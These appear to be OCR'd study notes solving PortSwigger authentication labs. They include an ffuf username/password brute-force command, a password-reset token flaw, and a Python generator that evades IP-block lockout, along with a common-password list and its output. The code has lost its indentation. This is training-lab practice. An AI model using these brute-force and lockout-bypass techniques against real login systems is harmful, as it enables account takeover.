




Practical Web Hacking(PWH)


- **Authentication**
  - https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-different-responses




for fuzzing password and username both at one time


```
ffuf -request req1.txt -request-proto https -mode clusterbomb -w /home/kali/Desktop/usernams.txt:FUZZUSER -w /home/kali/Desktop/password.txt:FUZZPASS -fl 64
```







▼ https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass











▼ https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic













this lab is vulnerable for `temp-forgot-password-token=` it has two `temp-forgot-password-token=` if both has same value it will allow to access the carlos account the `temp-forgot-password-token=` could be anything

▼ https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-subtly-different-responses

▼ https://portswigger.net/web-security/authentication/password-based/lab-broken-bruteforce-protection-ip-block



- every two attapts wrong username(carlos) &password(peter) the give it right username(wiener)&password(peter)



- python code for making username and password

```
print("########the following are the username############")
for i in range(150):
if i% 3:
print("carlos")
else:
print("wiener")
```

```
print("##############the following are the passwords:###############")
with open('pass.txt','r') as f:
lines =f.readlines()
```

```
i=0
for pwd in lines:
if i%3:
print(pwd.strip('\n'))
else:
print("peter")
print(pwd.strip('\n'))
i=i+1
i=i+1
```

▼ output of the code

########the following are the username############
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos


wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener


carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos


carlos
wiener
carlos
carlos
wiener
carlos
carlos
wiener
carlos
carlos
##############the following are the passwords:###############
peter
123456
password
peter
12345678
qwerty
peter
123456789
12345
peter
1234
111111
peter
1234567
dragon
peter
123123
baseball
peter
abc123
football
peter
monkey
letmein
peter
shadow
master
peter
666666
qwertyuiop
peter
123321
mustang
peter
1234567890
michael
peter
654321
superman
peter
1qaz2wsx
7777777
peter
121212
000000
peter
qazwsx


123qwe
peter
killer
trustno1
peter
jordan
jennifer
peter
zxcvbnm
asdfgh
peter
hunter
buster
peter
soccer
harley
peter
batman
andrew
peter
tigger
sunshine
peter
iloveyou
2000
peter
charlie
robert
peter
thomas
hockey
peter
ranger
daniel
peter
starwars
klaster
peter
112233
george
peter
computer
michelle
peter
jessica
pepper
peter
1111
zxcvbn
peter
555555
11111111
peter
131313
freedom
peter
777777
pass

peter
maggie
159753
peter
aaaaaa
ginger
peter
princess
joshua
peter
cheese
amanda
peter
summer
love
peter
ashley
nicole
peter
chelsea
biteme
peter
matthew
access
peter
yankees
987654321
peter
dallas
austin
peter
thunder
taylor
peter
matrix
mobilemail
peter
mom
monitor
peter
monitoring
montana
peter
moon
moscow












then lab solved !


▼ https://portswigger.net/web-security/authentication/password-based/lab-username-enumeration-via-account-lock

